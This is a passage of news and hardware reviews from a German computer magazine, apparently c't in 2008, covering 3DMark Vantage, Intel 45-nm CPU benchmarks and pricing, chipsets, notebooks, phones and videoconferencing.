Mit dem 3DMark Vantage erweitert Futuremark sein Software-Angebot um einen DirectX-10-Benchmark. Der erste von zwei GPU-Tests des Programms nutzt eine Szenerie mit menschlichen Darstellern sowie Wasserreflexion und Lichtbrechung. Die zweite Testumgebung zeigt eine Weltraumschlacht und belastet die Grafikkarte mit zahlreichen Objektkopien, Oberflächendetails und volumetrischem Nebel. Zwei CPU-Tests loten mit KI- und Physiksimulationen die Grenzen von CPUs mit bis zu acht Kernen aus und nutzen dabei auch eventuell vorhandene PhysX-Beschleuniger. Sechs Feature-Tests untersuchen Füllraten und testen die DirectX-10-Fähigkeiten der GPU.

Die kostenlose Testversion des ausschließlich unter Windows Vista laufenden Benchmarks erlaubt nach der Installation nur einen einmaligen Durchlauf. Für die Basisversion verlangt Futuremark 7 US-Dollar – sie nutzt genau wie die kostenlose Version

immer die im Modus „Performance“ vorgegebenen Einstellungen und zeigt das Ergebnis nur bei bestehender Internetverbindung an. Letzteres gilt auch bei der für 20 US-Dollar erhältlichen Advanced-Version, bei der man auf einen von vier vordefinierte Testmodi zurückgreift oder die Einstellungen manuell vornimmt. Erst die Professional-Version für stolze 495 US-Dollar zeigt Ergebnisse auch offline an.

(Manfred Bertuch/thl)



Der 3DMark Vantage setzt unterschiedliche 3D-Szenarien für den Test von GPU- und CPU-Leistung ein.

Christof Windeck

Günstige Kerne

Intel Core 2 Duo E7200 und Core 2 Quad Q9300

Die effiziente 45-Nanometer-Technik setzt Intel nun auch in billigeren Doppelkernprozessoren ein und im abgespeckten Vierkern Q9300, der schon ab rund 200 Euro erhältlich ist.

Nach anfänglichen Verzögerungen – den Umstieg von der 65- auf die 45-Nanometer-Fertigungstechnik hatte Intel bereits im vergangenen Herbst gefeiert – liefert Intel seit einigen Wochen zahlreiche 45-nm-Doppelkernprozessoren auch für Desktop-Rechner und Notebooks. Bereits im Januar, anlässlich der Vorstellung der Dual-Core-Serie Core 2 Duo E8000 (Wolfdale), hatte Intel auch bezahlbare Vierkerne der Baureihe Core 2 Quad Q9000 angekündigt, doch die tauchen erst allmählich im Einzelhandel auf. Zu haben waren geraume Zeit lang lediglich die sehr teuren Gamer-Prozessoren Core 2 Extreme QX9650, die Version QX9775 für die Skulltrail-Plattform sowie der wegen seines FSB1600-Interface mit wenigen Boards compatible QX9770.

Der teure Core 2 Quad Q9550 ist noch immer kaum zu beschaffen; besser sieht es zwar beim Q9450 aus, aber preislich attraktiv ist vor allem der Core 2 Quad Q9300. Er hat mit 2 × 3 MByte zwar nur halb so viel L2-Cache wie seine Verwandten Q9450 und Q9550, doch im Vergleich zum recht beliebten 65-nm-Vierkern Core 2 Quad Q6600 (2 × 4 MByte) ist der Unterschied gering. Zudem bringt der Neuling Q9300 einen schnelleren Frontsidebus (FSB1333 statt FSB1066), eine etwas höhere Taktfrequenz (2,5 statt 2,4 GHz) und die optimierten und um SSE4-Befehle erweiterten 45-nm-Kerne mit. Wir haben nachgemessen, wie sich der Core 2 Quad Q9300 im Vergleich zum Q6600 und dem AMD Phenom X4 schlägt.

Mit dem Core 2 Duo E7200 hat Intel derweil einen weiteren interessanten 45-nm-Prozessor eingeführt, allerdings einen Doppelkern. Es handelt sich um den ersten Vertreter der Baureihe E7000, das sind abgespeckte Verwandte der E8000-Familie. Statt 6 MByte teilen sich die bei-

den Kerne hier bloß halb so viel L2-Cache, der Frontsidebus läuft langsamer, Hardware-Virtualisierungsbefehle (VT-x) fehlen. Mit diesen Einschränkungen folgt die E7000-Serie den 65-nm-Prozessoren der Baureihe Core 2 Duo E4000 und bringt im Vergleich zu dieser einen um die Hälfte größeren L2-Cache und einen um ein Drittel schnelleren Frontsidebus. Mit derzeit etwa 120 Euro Straßenpreis ist der E7200 aber nur wenig billiger als etwa der ältere Core 2 Duo E6550, doch immerhin spart man etwa 35 Euro im Vergleich zu einem E8200. Die Preise in

diesem dicht besetzten CPU-Leistungsbereich sind allerdings ganz allgemein eng gestaffelt.

Leistung

Die Messungen der Rechengeschwindigkeit und Leistungsaufnahme von Core 2 Duo E7200 und Quad Q9300 zeigen die eindrucksvollen Vorzüge von Intels 45-nm-Prozessorgeneration: Bei gleicher Taktfrequenz steigt die Performance, der Energiebedarf ist deutlich geringer. Schon der Q9300 als Intels langsamster 45-nm-Vierkern überholt den schnellsten AMD Phenom X4 und nimmt bei Volllast weniger als halb so viel Leistung auf wie dieser. Auch den Vorgänger Q6600, den Intel deutlich im Preis gesenkt hat, hängt er ab. Mit dem jetzt ebenfalls billigeren Q6700 dürfte er von der Rechenleistung her ungefähr gleichauf liegen, dabei aber sparsamer sein.

Für den Core 2 Duo E7200 spricht angesichts der geringen Preisdifferenz zum E8200, der

sowohl schneller ist als auch mehr Funktionen bietet, bestfalls die etwas niedrigere Leistungsaufnahme. Die 7000er-Baureihe wird wohl erst nach den nächsten oder übernächsten Preissenkungen attraktiv. Weil der E7200 aber deutlich sparsamer ist als der schnellste Athlon X2 6400+ und diesem auch noch in einigen Benchmarks davonzieht, dürfte AMD bald zu weiteren Preissenkungen gezwungen sein; dass die AMD-Doppelkerne AMD-V/SVM-Virtualisierung unterstützen, ist in den meisten Einsatzfällen unwesentlich. Für AMD-Prozessoren sprechen zurzeit indes die günstigen und attraktiv ausgestatteten Mainboards. (ciw)

Literatur

- [1] Benjamin Benz, Pin-Wald versus Pad-Wiese, Wegweiser durch den x86-Prozessordschungel, c't 7/08, S. 178
- [2] Benjamin Benz, Drei Kerne, Zwischen Doppel- und Vierkern-CPU: AMD Phenom X3, c't 10/08, S. 64

Leistungsdaten unter Linux (x64) und Windows Vista 32 Bit

Prozessor	Linux-Kernel make [1 000 000/s] besser ▶	BAPCo SYSmark 2007 SYSmark besser ▶	Cinebench R10 Rendering besser ▶	3DMark06 3DMarks besser ▶	Quake4 XGA [fps] besser ▶	Leistungsaufnahme ¹ Leerlauf/Volllast [W] ◀ besser
Core 2 Quad Q9300	16493	146	9622	10797	258	53/100
Core 2 Quad Q6600	15051	142	8672	10564	253	74/138
Phenom X4 9850	14832	110	7815	10682	237	77/216
Phenom X3 8750	11093	101	5623	10043	222	72/144
Core 2 Duo E7200	8740	137	5256	9837	243	51/72
Core 2 Duo E8200	9605	151	5519	10001	275	50/82
Core 2 Duo E6750	9051	146	5222	9889	261	52/96
Athlon 64 X2 6400+	8953	115	5307	9763	238	43/189

¹ Messung PC mit Onboard-Grafik, inklusive Festplatte, Mainboard, Speicher, RAM, Netzteil

Günstige Intel-Prozessoren

Prozessor	Takt/FSB	L2-Cache	Kern	TDP	OEM-Preis	Straßenpreis ⁴
Doppelkerne						
Core 2 Duo E7200	2,53 GHz/FSB1066	3 MByte	45 nm/Wolfdale	65 W	133 US-\$	120 €
Core 2 Duo E4700	2,66 GHz/FSB800	2 MByte	65 nm/Conroe	65 W	133 US-\$	110 €
Core 2 Duo E6550	2,33 GHz/FSB1333	4 MByte	65 nm/Conroe	65 W	163 US-\$	130 €
Core 2 Duo E8200	2,66 GHz/FSB1333	6 MByte	45 nm/Wolfdale	65 W	163 US-\$	145 €
Vierkerne						
Core 2 Quad Q9300	2,50 GHz/FSB1333	2 × 3 MByte	45 nm/Yorkfield	95 W	266 US-\$	215 €
Core 2 Quad Q6600	2,40 GHz/FSB1066	2 × 4 MByte	65 nm/Kentsfield	95 W ¹	224 US-\$	170 €
Core 2 Quad Q6700	2,66 GHz/FSB1066	2 × 4 MByte	65 nm/Kentsfield	95 W	266 US-\$	190 €
Core 2 Quad Q9450	2,66 GHz/FSB1333	2 × 6 MByte	45 nm/Yorkfield	95 W	316 US-\$	290 €
zum Vergleich: AMD Phenom X3/X4						
Phenom X4 9850 BE	2,5 GHz	L2 + L3 ³	65 nm/Agena	125 W	235 US-\$	190 €
Phenom X4 9750	2,4 GHz	L2 + L3 ³	65 nm/Agena	125 W	215 US-\$	165 €
Phenom X4 9550	2,2 GHz	L2 + L3 ³	65 nm/Agena	95 W	195 US-\$	155 €
Phenom X3 8750	2,4 GHz	L2 + L3 ³	65 nm/Toliman	95 W	195 US-\$	160 €
Phenom X3 8650	2,3 GHz	L2 + L3 ³	65 nm/Toliman	95 W	165 US-\$	135 €
Phenom X3 8450	2,1 GHz	L2 + L3 ³	65 nm/Toliman	95 W	145 US-\$	130 €
Athlon 64 X2 6400+	3,2 GHz	2 × 1 MByte	90 nm/Windsor	125 W	163 US-\$	130 €

¹ ältere Version: 105 Watt

² nicht mehr in der Preislite

³ 512 KByte L2 pro Kern + 2 MByte L3

⁴ In-a-Box/Processor-in-Box, Preise Stand 30. 4. 08, geschätztes Mittel aus Online-Preisvergleich

Anzeige

Billig-Mainboard

Mit dem Micro-ATX-Mainboard I220GC zielt Asus auf den Markt für Billig-PCs: Den Einkernprozessor Celeron 220 lötet der Hersteller fest auf die Hauptplatine und spart so den Sockel. Der Prozessor arbeitet mit einer Taktfrequenz von 1,2 GHz und FSB533. Seine TDP liegt bei gerade einmal 19 Watt, sodass ein kleiner – bereits vormontierter – Kühler mit Lüfter ausreicht.

Interessant ist der 945GC-Chipsatz, den Intel auch dem Atom-Prozessor zur Seite stellen will. Da Atom und Celeron pinkompatibel sind, könnte Asus das Mainboard auch mit dem sparsameren Atom-Prozessor bestücken. Reicht die integrierte Grafik (GMA950) des Chipsatzes nicht aus oder will man auf einen DVI-Port nicht verzichten, so nimmt ein PEG-Slot eine Grafikkarte auf. Insgesamt mutet die Ausstattung des Boards eher spartanisch an: 100-MBit/s-LAN, je vier USB- und SATA-Ports, eine IDE-Schnittstelle und analoger 5.1-Sound sowie zwei Speicher-Slots sind auch für einen Billig-PC Minimalausstattung. Einen Preis konnte Asus bis zum Redaktionsschluss noch nicht nennen. (bbe)

UEFI auch für ARM-CPUs

Der Hersteller von lizenzierbaren Prozessorkernen ARM ist der UEFI-Allianz von Intel beigetreten. So möchte ARM die Initialisierung für die hauseigenen Prozessoren standardisieren. Das Unified Extensible Firmware Interface (UEFI) tritt als vereinheitlichte Schnittstelle zwischen Hard- und Firmware einerseits und dem Betriebssystem andererseits an. Es soll aber auch als architekturunabhängige Schnittstelle für die Initialisierung von zusätzlichen Hardware-Erweiterungen dienen. Derzeit verwenden bereits Itanium-Server und alle modernen Macs UEFI. Bei den PCs tut sich UEFI noch schwer mit der Ablösung des altgedienten BIOS (Basic Input/Output System). Lediglich MSI hat auf der CeBIT ein UEFI-Mainboard gezeigt, will es aber vorerst nur auf dem chinesischen Markt anbieten. (bbe)


IDE für MSP430-Controller

Texas Instruments aktualisiert die Entwicklungsumgebung Code Composer Essentials für die Mikrocontroller MSP430. Mit dem Release v3 unterstützt sie nun alle Familienmitglieder. Neu dazugekommen ist ein Debugger von Texas Instruments, der bis zu 200-mal schneller sein soll als der bisher verwendete gdb. Der integrierte Emulator hat dazugelernt und kann nun weite Teile der Funktionsblöcke eines MSP430 simulieren. Dazu gehören auch Debugging-Techniken wie „Hardware Breakpoints“ und „Stack Trace“. Die Entwicklungsumgebung setzt auf dem Open-Source-Framework Eclipse auf und kann in der frei herunterladbaren Variante bis zu 16 KByte großen Code erzeugen. Die Vollversion kostet 499 US-Dollar. (bbe)

Neue nForce-SLI-Generation für AMD-CPU's bringt Grafik

Nachdem auf der diesjährigen CeBIT bereits haufenweise AM2+-Mainboards mit den nForce-SLI-Chipsätzen 750a und 780a zu sehen waren, führt Nvidia sie nun auch offiziell ein. Damit bekommen erstmals auch Chipsätze für Mittel- und Oberklasse-PCs einen Grafikkern. Der soll die in diesem Marktsegment gängige Bestückung mit einer Grafikkarte keineswegs verdrängen, sondern vielmehr die Nvidia-Grafikkarte ergänzen: Der Monitor hängt dabei immer am Mainboard, das sich um die Darstellung kümmert, wenn es wenig zu tun gibt – etwa beim Surfen im Internet oder dem Einsatz von Office-Anwendungen. Startet eine 3D-hungrige Anwendung, übernimmt die Grafikkarte und liefert das fertig berechnete Bild über das Mainboard ans Display. Hat sie indes nichts zu tun, so kann „HybridPower“ sie komplett ausschalten und so Geräuschentwicklung und Leistungsaufnahme reduzieren. Das funktioniert laut Nvidia aber derzeit nur mit GeForce-Karten der 9800-Serie.

Bei „GeForce Boost“ hingegen sollen Chipsatzgrafik und GPU von Low-End-GeForce-Grafikkarten sich die Arbeit teilen, um die 3D-Leistung zu steigern; diese Technik ist eher für günstige Systeme interessant. HybridPower und GeForce Boost laufen bei Nvidia unter dem Oberbegriff „Hybrid SLI“. Ähnlich wie ihre Vorgänger unterstützen die neuen nForce-Chipsätze auch die Kopplung von bis zu zwei (750a) oder drei (780a) PEG-Grafikkarten per SLI. Mit Gigabit-LAN, 12 USB-Ports, 6 SATA-Anschlüssen und einem IDE-Kanal bieten die Chipsätze auch alles weitere für Mainboards im Mittelklasse-Segment Nötige. (thl)



Mit dem 780a spendiert Nvidia erstmals auch einem High-End-Chipsatz integrierte Grafik.

Chipsatzgrafik oder PEG-Tandem

Zwei PEG-Slots für Grafikkarten-Tandems bieten meist nur Mainboards mit Chipsätzen der Mittel- und Oberklasse. Beim GA-MA78G-DS3H setzt Gigabyte indes auf AMDs 780G-Chipsatz mit integrierter Grafik. Auch wenn AMD nicht müde wird, die Crossfire-Kopplung von Chipsatz- und diskreter Grafik zur Steigerung der Performance zu preisen, eignet sich das Board eher für Multi-Display-Lösungen, denn die zwei Monitor-Ports des Chipsatzes lassen sich mit denen der maximal zwei Grafikkarten auch kombinieren. Den zweiten PEG-Slot bindet Gigabyte allerdings nur mit vier PCIe-Lanes an – genug Lanes für zwei oder mehr vollwertige PEG-Slots bieten erst die 790er-Chipsätze.

Bis auf den zweiten PEG-Slot sowie zwei zusätzliche Steckplätze für PCIe-x1-Karten ähnelt das ATX-Mainboard mit AM2+-Fassung stark dem kleineren GA-MA78G-S2H im Micro-ATX-Format. Letzteres hatte in unseren Tests Probleme mit den 125-Watt-Phenoms. Auch für das GA-MA78G-DS3H klammert Gigabyte in der CPU-Kompatibilitätsliste den 2,5-GHz-Phenom aus. Der empfohlene Ver-

kaufspreis liegt bei 85 Euro und damit rund 20 Euro über dem Straßenpreis der kleineren SH2-Version mit nur einem PEG-Slot. (bbe)



Besonders für Multi-Monitor-Systeme interessant: Das Mainboard GA-MA78G-DS3H kombiniert Chipsatzgrafik mit zwei PEG-Slots.

Mobiler Thin Client

Wyse Technology verkauft mit dem X90L einen Thin Client im Format eines 15,4-Zoll-Notebooks, mit dem Anwender sowohl stationär als auch mobil auf zentrale Terminalserver zugreifen können. In dem 672 Euro teuren Gerät arbeitet VIA's C7M-Prozessor mit 1,2 GHz, der auf 1 GByte RAM zugreift. Das Betriebssystem Windows XP Embedded sitzt in einem 1 GByte großen Flashspeicher. Durch den Verzicht auf Komponenten mit beweglichen Teilen (Festplatte und optisches Laufwerk fehlen, der Prozessor wird passiv gekühlt) soll die Hardware des X90L besonders zuverlässig sein. Der 15,4-Zoll-Bildschirm zeigt 1280 × 800 Bildpunkte; externe Monitore können per VGA und DVI angeschlossen werden. Das X90L

wiegt zweieinhalb Kilogramm und soll bis zu vier Stunden ohne Stromnetz auskommen.

Das X90L stellt Verbindungen zum Terminalserver wahlweise per Gigabit-Ethernet oder über Funknetzwerke (IEEE 802.11b/g/Draft N) her; die WLAN-Schnittstelle ist kompatibel zu Ciscos CCX-Standard. Über einen ExpressCard-Schacht lässt sich ein UMTS-Modem zur mobilen Auswahl in Firmennetzwerke nachrüsten. Wyse verkauft den Thin Client auch in der teureren Variante X90Le (735 Euro); diese enthält zusätzlich Bluetooth 2.0 und einen SmartCard-Leser zur Nutzerauthentifizierung. Mit dem X90(e) hat der Hersteller schon länger ein Thin-Client-Notebook mit 12,1-Zoll-Display im Angebot. (mue)

Das X90L von Wyse sieht aus wie ein eigenständiges Notebook, ist aber ein Thin Client im 15,4-Zoll-Format. Windows XP Embedded sitzt in einem 1 GByte großen Flash-Speicher.



Führungskräfte verlassen One Laptop per Child

Das Bildungsprojekt von One Laptop per Child (OLPC) gerät in schwieriges Fahrwasser, nachdem einige der wichtigsten Köpfe nicht mehr an Bord sind. CTO Mary Lou Jepsen hat OLPC Ende letzten Jahres verlassen. Sie hat unter anderem das sonnenlichttaugliche Display des XO-Laptop erfunden und war maßgeblich an der Entwicklung des ehemals als 100-Dollar-Laptop bekannten XO beteiligt. Mitte März nahm Ivan Krstić, verantwortlich für die Sicherheitssoftware Bitfrost, seinen Hut. In seiner sehr persönlich gehaltenen Begründung moniert er seine und Walter Benders Demontage durch OLPC. Bender galt bis vor Kurzem als Nummer zwei nach OLPC-Gründer Nicholas Negroponte und hielt einen Monat länger durch als Krstić, bevor er Mitte April OLPC verließ. Bender war für Software und Anwendungen zuständig und hatte den Posten des Präsidenten inne.

Auch Andres Salomon, verantwortlich für die Sugar-Oberfläche, eines der Aushängeschilder des XO, geht nun seinen eigenen Weg. Trotzdem soll es mit Sugar bei OLPC weitergehen, heißt es aus Entwicklerkreisen. In einer Mail an einige

XO-Entwickler äußerte Walter Bender sein Bedauern darüber, dass Negroponte viele Helfer vor den Kopf stößt. Offenbar sind sich Negroponte und sein ehemaliges Spitzenteam uneins darüber, wie es mit OLPC weitergehen soll. Ein Streitpunkt war der zukünftige Einsatz von Windows XP statt Open-Source-Software.

Mittlerweile sind rund 600 000 XO-Laptops von Uruguay, Peru und Mexiko bestellt und zum Teil ausgeliefert, mit eingerechnet das Programm Give one, Get one für Nordamerika. Zehn weitere Länder bekunden Interesse. Der mittlerweile mit knapp 200 US-Dollar fast doppelt so hohe Preis und die massive Konkurrenz von Intel mit dem Classmate PC machen OLPC das Leben schwer und verhindern, dass die anvisierten Absatzzahlen von mehreren Millionen XO pro Jahr erreicht werden. Wie es mit OLPC und dem XO weiter geht, ist unsicherer denn je. Potenzielle Kunden wird der Weggang der kreativen Köpfe von OLPC nicht zu Bestellungen motivieren. Viel Entwicklungsarbeit wartet zudem auf die Software-Ingenieure, denn Software und Anwendungen sind noch lange nicht fertig. (jr)



Mobil-Notizen

ComNet stattet sein **robustes Notebook** Solidbook III jetzt auf Wunsch mit einem integrierten UMTS-Modem aus; die Preise beginnen damit bei 1903 Euro.

Kensington verkauft mit dem „Contour Active Vertical Notebook Messenger“ eine 45 Euro teure **Notebooktasche im ungewöhnlichen Hochformat** mit insgesamt 15 Fächern, die Notebooks bis 26 cm Breite, 32 cm Länge und 45 mm Dicke aufnimmt. Die gepolsterte Tasche ist innen mit Samt verkleidet, das Perlon-ähnliche Gewebe der Außenseiten soll wasserdicht sein.

Günstige Allrounder

Schon für 400 Euro hat man bei 15,4-Zoll-Notebooks die Auswahl zwischen etlichen Modellen (siehe c't 10/08, S. 24), doch diese Billigklasse hat nur kleine Festplatten und wenig Arbeitsspeicher; meist fehlt auch ein Betriebssystem. Wer solche Komponenten nachkauft, landet insgesamt bei über 500 Euro – dafür bekommt man auch zum Teil besser ausgestattete Notebooks direkt vom Hersteller. Für diese Zielgruppe bietet Toshiba fünf neue Modelle seiner Satellite-L300-Serie für 549 bis 699 Euro an.

Im Unterschied zu den billigsten Notebooks stecken darin durchgängig Doppelkern-Prozessoren; WLAN und Windows Vista Home Premium gehört zur Grundausstattung. Das L300D-11F mit AMD Athlon 64 X2 TK-57 (1,9 GHz), 1024 MByte Arbeits-

Toshiba bietet seine günstigen 15,4-Zoll-Notebooks der Satellite-L300-Serie mit Doppelkern-Prozessor, genügend Arbeitsspeicher und großer Festplatte ab 549 Euro an.

speicher und 200-GByte-Platte kostet 549 Euro, für 649 Euro gibt es das L300D-10F mit doppelt so viel RAM und 250 GByte Speicherplatz.

In den drei L300-Modelle mit Intel-Prozessoren arbeiten Pentium-DualCore-CPU's; das L300-12V mit T2370 (1,73 GHz), 1 GByte

Arbeitsspeicher und 160-Byte-Platte geht für 599 Euro über die Ladenheute. Mit 200 GByte Speicherplatz und 2 GByte RAM kostet das L300-14C 649 Euro, im 699 Euro teuren Topmodell L300-13Y gibt es 250 GByte und die schnellere Prozessorvariante T2390 (1,86 GHz). (mue)



Anzeige

Kostenlose Geotagging-Tools von Microsoft

Microsofts Pro Photo Tools für Windows XP und Vista verwaltet Bild-Metadaten, beispielsweise in RAW- oder JPEG-Files. Mit Hilfe des Programmpaketes lassen sich auf diesem Wege außerdem Geotagging-Informationen integrieren und verändern. Besonders leicht geht dies – wenig überraschend – im Gespann mit Microsofts eigenem Kartenpaket Virtual Earth, das von den Photo Tools automatisch als Kartenbasis verwendet wird. Hierbei genügt es, das Foto an der entsprechenden Stelle der Karte zu platzieren, um die Ortsinformatio-

nen automatisch in die jeweilige Bilddatei zu integrieren. Die Foto-Tools stehen auf der Webseite des Herstellers zum kostenlosen Download bereit (www.microsoft.com/prophoto/).

Microsoft stellt seinen Nutzern vergleichsweise spät ein Geotagging-Tool für Fotos zur Verfügung. Web-Portale wie locr (www.locr.com) bieten dies schon seit mehr als einem Jahr im Zusammenspiel mit Google Maps an. Eine Übersicht von Web-Fotoportalen mit Geotagging-Option findet sich auch in c't 3/08, S 174. (dal)



Mit Microsofts Pro Photo Tools lassen sich im Zusammenspiel mit Virtual Earth Geodaten in Foto-Dateien integrieren.

3D-Navigation für Googles Android

Noch gibt es kein Smartphone, das unter Googles Android-Betriebssystem läuft, aber die Entwicklergemeinde werkt schon fleißig an Anwendungen. So haben die beiden deutschen Robotik-Studenten Max Braun und Rafael Spring an der Universität Osaka eine 3D-Navigation namens Enkin (www.enkin.net) entwickelt, die die Karten von Google Maps als Datenbasis verwendet.

Die Anwendung läuft bislang nur im Emulator, zeigt aber schon eindrucksvoll, was das fertige Programm später können soll. Die Google-Maps-Daten werden in einer gekippten 2D-Darstellung angezeigt und können mit 3D-Objekten wie Gebäuden oder anderen Sehenswür-

digkeiten ausgeschmückt werden. Von Google integrierte 3D-Objekte nutzt das System automatisch. Wie bei Google Maps kann entweder eine vereinfachte Darstellung, Satelliten-Fotos oder beides kombiniert als Ansicht ausgewählt werden. Zur Ansteuerung der GPS-Maus programmierten die findigen Entwickler eigene Schnittstellen, um den Emulator mit dem Satelliten-Empfänger zu verknüpfen.

Auf der Webseite zeigen die beiden Studenten erste Tests mit dem System und stellen außerdem die Dokumentation zu Enkin als PDF-Datei bereit. Wann die erste brauchbare Version erhältlich sein wird, steht noch nicht fest. (dal)

UMTS-Handy mit zwei OLED-Displays

Nokia hat sein Portfolio um zwei weitere UMTS-Handys aufgestockt. Trotz der Namen 6600 fold und 6600 slide haben sie nur wenig mit dem betagten Symbian-Smartphone 6600 gemein: Statt Symbian OS kommt in den neuen Modellen Nokias proprietäre Plattform Series 40 zum Einsatz. Beide Handys kommunizieren in fast allen GSM- und UMTS-Netzen der Welt und nutzen zum Datentransfer in GSM-Netzen EDGE, kennen jedoch den UMTS-Beschleuniger HSDPA nicht.

Während das Schiebehandy 6600 slide mit einem üblichen LC-Display (QVGA, 240 × 320 Pixel) ausgestattet ist, besitzt das

Klappmodell 6600 fold zwei Farbdarstellungen mit der stromsparenden OLED-Technik: Zum großen QVGA-Innendisplay mit 24 Bit Farbtiefe kommt ein kleineres Außendisplay mit 128 × 160 Pixeln. Zur weiteren Ausstattung gehören Digitalkameras mit zwei (6600 fold) und drei Megapixeln (6600 slide), ein MP3-Player, ein microSD-Slot für bis zu vier GByte fassende Medien und Bluetooth mit Stereo-Audio-Übertragung. Beide Modelle sollen im dritten Quartal 2008 zu haben sein, ohne Vertrag verlangt Nokia voraussichtlich für das 6600 slide rund 300, für das 6600 fold etwa 330 Euro. (rop)

Multimedia-Geheimnis

LG Electronics hat seine Serie mit Designer-Handys um ein „Geheimnis“ erweitert: Das 12 mm dünne Schiebehandy KF750 „Secret“ funkt als Triband-Gerät in GSM-Netzen bei 900, 1800 und 1900 MHz sowie in 2,1-GHz-UMTS-Netzen. Für den schnellen mobilen Datenempfang (maximal 3,6 MBit/s brutto) sorgt der UMTS-Turbo HSDPA. Davon profitieren der integrierte E-Mail-Client, der Dateianhänge bis zu einem GByte verwaltet, der HTML-Browser und verschiedene Web-Clients etwa für Google Maps oder YouTube.

Beim Gehäuse des Secret setzt LG auf Metall und Karbon. Hartglas soll den 2,4-Zoll-QVGA-Touchscreen (240 × 320 Pixel) vor Kratzern schützen. Eine Auto-rotate-Funktion dreht die Displaydarstellung selbsttätig, wenn man das Handy waagerecht hält; die Hintergrundbeleuchtung

passt ein Fotosensor automatisch an das Umgebungslicht an.

Für Multimedia ist das Secret gut gerüstet: Die 5-Megapixel-Kamera mit Autofokus-Objektiv knipst nicht nur Fotos in hoher Auflösung, mit ihr lassen sich auch Videos mit bis zu 120 Bildern pro Sekunde aufnehmen, was interessante Zeitlupenaufnahmen erlaubt. Als Videocodec nutzt es außer dem 3GP-Standard H.263 auch DivX. Der Mediaplayer gibt zudem die Videoformate MPEG-4 und WMV sowie MP3-Musik wieder. Der Speicherslot erkennt microSD-Karten bis zu vier GByte. Das KF750 Secret soll noch im Mai in die Läden kommen und rund 550 Euro ohne Mobilfunk-Vertrag kosten. Weitere Details zum LG Secret und zu anderen aktuellen Modellen finden Sie in unserer Handy-Galerie unter www.handy-db.de. (rop)

LGs Edelhandy KF750 „Secret“ lockt mit zeitgemäßer Technik wie HSDPA, 5-Megapixel-Kamera und Touchscreen mit Lagesensor.



Anzeige

Videokonferenzen in voller HD-Auflösung

Die belgische Firma Teleportel hat zusammen mit Sony eine neue Variante ihres TPT-Telepresence-Systems vorgestellt. Dabei wird erstmals die volle HD-Auflösung verwendet (1080i, 1920 × 1080 in Halbbildern). Das Besondere an der Teleportel-Lösung: Die per Display zugeschalteten Konferenzteilnehmer sind in einem dreidimensional wirkenden Raum zu sehen. Und: Der virtuelle Teilnehmer kann seinen Gesprächspartnern direkt in die Augen sehen. Möglichst macht das eine trickreiche Konstruktion: Vor dem Display befindet sich eine schräg angebrachte, verspiegelte Glasscheibe. Im vorderen Boden des Systems sind zwei beleuchtete, mit einem Muster bedruckte Platten eingebaut sowie eine Kamera. Die spiegelnde Fläche reflektiert nun die beiden Platten (sichtbar für

den Betrachter) und die Kamera (unsichtbar). Weil die bedruckten Platten für einen Tiefeneindruck sorgen, taucht der Gesprächspartner auf dem Monitor dank der optischen Täuschung im Vordergrund auf. Durch den Spiegel nimmt die Kamera den Raum genau von dort aus auf, wo sich die Augen des zugeschalteten Konferenzteilnehmers befinden.

Teleportel vertreibt bereits seit einigen Jahren pseudo-dreidimensionale Konferenzdisplays. Neu ist jedoch, dass das Ganze nun auch in voller HD-Auflösung möglich ist. Das belgische Unternehmen greift dafür auf Hardware von Sony zurück. Die Full-HD-Lösung PCS-XG80, die von Sony auch einzeln vertrieben wird, unterstützt unter anderem „interaktive Annotationen“, die Videokonferenzteilnehmer



Mit dem Sony-AV-Übertragungssystem PCS-XG80 bringt Teleportel Videokonferenzteilnehmer in voller HD-Auflösung auf den Bildschirm – und in Pseudo-3D.

mer können also direkt ins Videobild oder in Präsentationen auf einem zusätzlichen Schirm schreiben und zeichnen. Das AV-Übertragungssystem lässt sich

(mit verminderter Bildqualität) auch über eine ISDN-Verbindung nutzen. Maximal unterstützt der Sony-Codec eine Bandbreite von 10 MBit/s. (jkj)

Strahlende Aussichten für LED-Backlights – trotz höheren Kosten

In Sachen LED-Backlight nehmen Notebooks bislang die Vorreiterrolle ein: In der gehobenen Preisklasse nutzen neue Geräte bis 15 Zoll immer häufiger Leuchtdioden als Lichtquelle – derzeit etwa zehn Prozent aller neuen Notebooks. Hierbei kommen sogenannte Pseudo-White-LEDs zum Einsatz, die mittels blau leuchtender Dioden und gelb fluoreszierender Folien „weißes“ Licht erzeugen.

Zu den Vorteilen der LED-Backlights zählen der geringe Stromverbrauch und die kleineren Abmessungen der Lichtquelle. Entsprechend dürfte sich bei den Klapprechnern das alternative Backlight rasch durchsetzen. Der LCD-Panel-Hersteller AU Optonics (AUO) hatte jüngst angekündigt, den Anteil von Notebook-Panels mit LED-Backlight von derzeit etwa 6 Prozent bis Ende des Jahres auf rund 20 Prozent zu erhöhen. Ab 2012 will AUO nach eigenen Angaben alle Notebook-Panels mit LED-Backlight ausstatten. Analysten rechnen damit, dass 2010 knapp 40 Prozent aller Notebook-Panels von LEDs beleuchtet werden.

Für die Hersteller von LCD-Fernsehern stellen LEDs ebenfalls eine interessante Alternative dar: So präsentierte Samsung auf der vergangenen IFA in Berlin ein LCD-TV, das in dunklen

Bildbereichen einzelne LED-Felder partiell abdunkelt und damit eine sehr kontrastreiche Darstellung erreicht. Mittlerweile bietet Samsung in der F-Serie LED-Modelle mit 40, 52 und 70 Zoll an. Auf der kommenden Funkausstellung will auch Philips Fernseher mit LED-Backlight zeigen und schließt für die Zukunft nicht aus, damit das vor einem Jahr in den Ruhestand geschickte Scanning Backlight wieder auferstehen zu lassen. Trotz der

